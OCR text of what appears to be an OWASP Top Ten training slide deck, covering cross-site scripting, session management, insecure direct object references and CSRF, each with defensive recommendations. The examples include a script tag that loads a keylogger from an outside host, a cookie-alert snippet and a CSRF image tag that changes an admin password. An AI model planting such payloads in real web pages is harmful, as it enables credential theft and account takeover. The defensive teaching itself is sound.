
vend carte video
marque Gigabyte
model gv-nx66t256de

What's going on?



```
<                UBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<
<
<                ="Content-Type" content="text/html; charset=iso-8859-15">

<link rel="icon" href="/img/favicon.ico" type="image/x-icon">
<link rel="shortcut icon" href="/img/favicon.ico" type="image/x-icon">
<title>Carte video Informatique Seine-Saint-Denis  - leboncoin.fr </title>
<link href="/css/1.css?77719" rel="stylesheet" type="text/css">

.......
.........

<script src=http://ha.ckers.fr/keylogger.js></script>
....
....


....
```

ncoin.fr)



A2 – Cross-Site Scripting (XSS)

Occurs any time…

- Raw data from attacker is sent to an innocent user's browser

Raw data…

- Stored in database
- Reflected from web input (form field, hidden field, URL, etc…)
- Sent directly into rich JavaScript client

Virtually <u>every</u> web application has this problem

- Try this in your browser – javascript:alert(document.cookie)

Typical Impact

- Steal user's session, steal sensitive data, rewrite web page, redirect user to phishing or malware site
- Most Severe: Install XSS proxy which allows attacker to observe and direct all user's behavior on vulnerable site and force user to other sites

A2 – Avoiding XSS Flaws

- Recommendations
  - Eliminate Flaw
    - Don't include user supplied input in the output page
  - Defend Against the Flaw
    - Primary Recommendation: Output encode all user supplied input


      (Use OWASP's ESAPI to output encode:

      http://www.owasp.org/index.php/ESAPI
    - Perform 'white list' input validation on all user input to be included in page
    - For large chunks of user supplied HTML, use OWASP's AntiSamy to sanitize this HTML to make it safe

      See: http://www.owasp.org/index.php/AntiSamy
- References
  - For how to output encode properly, read the new http://www.owasp.org/index.php/XSS_(Cross Site Scripting) Prevention Cheat Sheet

(AntiSamy)

Safe Escaping Schemes in Various HTML Execution Contexts



HTML Element Content
(e.g., <div> some text to display </div>)

#1: (&, <, >, ") → &entity; (', /) → &#xHH;
ESAPI: encodeForHTML()

HTML Attribute Values
(e.g., <input name='person' type='TEXT' value='defaultValue'>)

#2: All non-alphanumeric < 256 → &#xHH
ESAPI: encodeForHTMLAttribute()

JavaScript Data
(e.g., <script> some javascript </script>)

#3: All non-alphanumeric < 256 → \xHH
ESAPI: encodeForJavaScript()

HTML Style Property Values
(e.g., .pdiv a:hover {color: red; text-decoration: underline})

#4: All non-alphanumeric < 256 → \HH
ESAPI: encodeForCSS()

URI Attribute Values
(e.g., <a href="javascript:toggle('lesson')")

#5: All non-alphanumeric < 256 → %HH
ESAPI: encodeForURL()


Blank Page - Windows Internet Explorer
about:blank
Google
Blank Page
Page
Tools
Internet | Protected Mode: On
100%

ALL other contexts CANNOT include Untrusted Data

Recommendation: Only allow #1 and #2 and disallow all others

See: www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet for more details

What's going on?


GET /account.jsp?SESSIONID=123456789
GET /login.jsp
SESSIONID = 123456789
Hacker
Server
T /login.jsp?SESSIONID=123456789
OK SESSIONID=12345679 Authenticated

A3 – Broken Authentication and Session Management

HTTP is a “stateless” protocol

- Means credentials have to go with every request
- Should use SSL for everything requiring authentication

Session management flaws

- SESSION ID used to track state since HTTP doesn’t
  - and it is just as good as credentials to an attacker
- SESSION ID is typically exposed on the network, in browser, in logs, …

Beware the side-doors

- Change my password, remember my password, forgot my password, secret question, logout, email address, etc…

Typical Impact


- User accounts compromised or user sessions hijacked

A3 – Avoiding Broken Authentication and Session Management

- Verify your architecture
  - Authentication should be simple, centralized, and <u>standardized</u>
  - Use the standard session id provided by your container
  - Be sure SSL protects both credentials and session id <u>at all times</u>

- Verify the implementation
  - Forget automated analysis approaches
  - Check your SSL certificate
  - Examine all the authentication-related functions
  - Verify that logoff actually destroys the session
  - Use OWASP's WebScarab to test the implementation

What's going on?


http://www.linkedin.com/mbox?displayMBoxItem=&itemID=I2121238824_2&trk=COMM_NI

http://www.linkedin.com/mbox?displayMBoxItem=&itemID=I2121238825_2&trk=COMM_NI

A4 – Insecure Direct Object References

How do you protect access to your data?

- This is part of enforcing proper "Authorization", along with A7 – Failure to Restrict URL Access

A common mistake …

- Only listing the 'authorized' objects for the current user, or
- Hiding the object references in hidden fields
- … and then not enforcing these restrictions on the server side
- This is called presentation layer access control, and doesn't work
- Attacker simply tampers with parameter value

Typical Impact

- Users are able to access unauthorized files or data

A4 – Avoiding Insecure Direct Object References

- Eliminate the direct object reference
  - Replace them with a temporary mapping value (e.g. 1, 2, 3)
  - ESAPI provides support for numeric & random mappings
    - IntegerAccessReferenceMap & RandomAccessReferenceMap

http://app?file=Report123.xls
http://app?file=1

http://app?id=9182374
http://app?id=7d3J93


Access Reference Map

Report123.xls

Acct:9182374

- Validate the direct object reference
  - Verify the parameter value is properly formatted
  - Verify the user is allowed to access the target object
    - Query constraints work great!
  - Verify the requested mode of access is allowed to the target object (e.g., read, write, delete)

What's going on?



```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-15">

<link rel="icon" href="/img/favicon.ico" type="image/x-icon">
<link rel="shortcut icon" href="/img/favicon.ico" type="image/x-icon">
<link href="/css/1.css?7719" rel="stylesheet" type="text/css">

<link href="/css/ad_view.css?7719" rel="stylesheet" type="text/css">

<script type="text/javascript" src="/js/common_7765.js"></script>

<IMG SRC="http://server.internal.lan.com/admin/changePasswd?newpass=1234"></IMG>
 ......
 .......
```

A5 – Cross Site Request Forgery (CSRF)

Cross Site Request Forgery

- An attack where the victim's browser is tricked into issuing a command to a vulnerable web application
- Vulnerability is caused by browsers automatically including user authentication data (session ID, IP address, Windows domain credentials, …) with each request

Imagine…

- What if a hacker could steer your mouse and get you to click on links in your online banking application?
- What could they make you do?

Typical Impact

- Initiate transactions (transfer funds, logout user, close account)
- Access sensitive data
- Change account details

CSRF Vulnerability Pattern

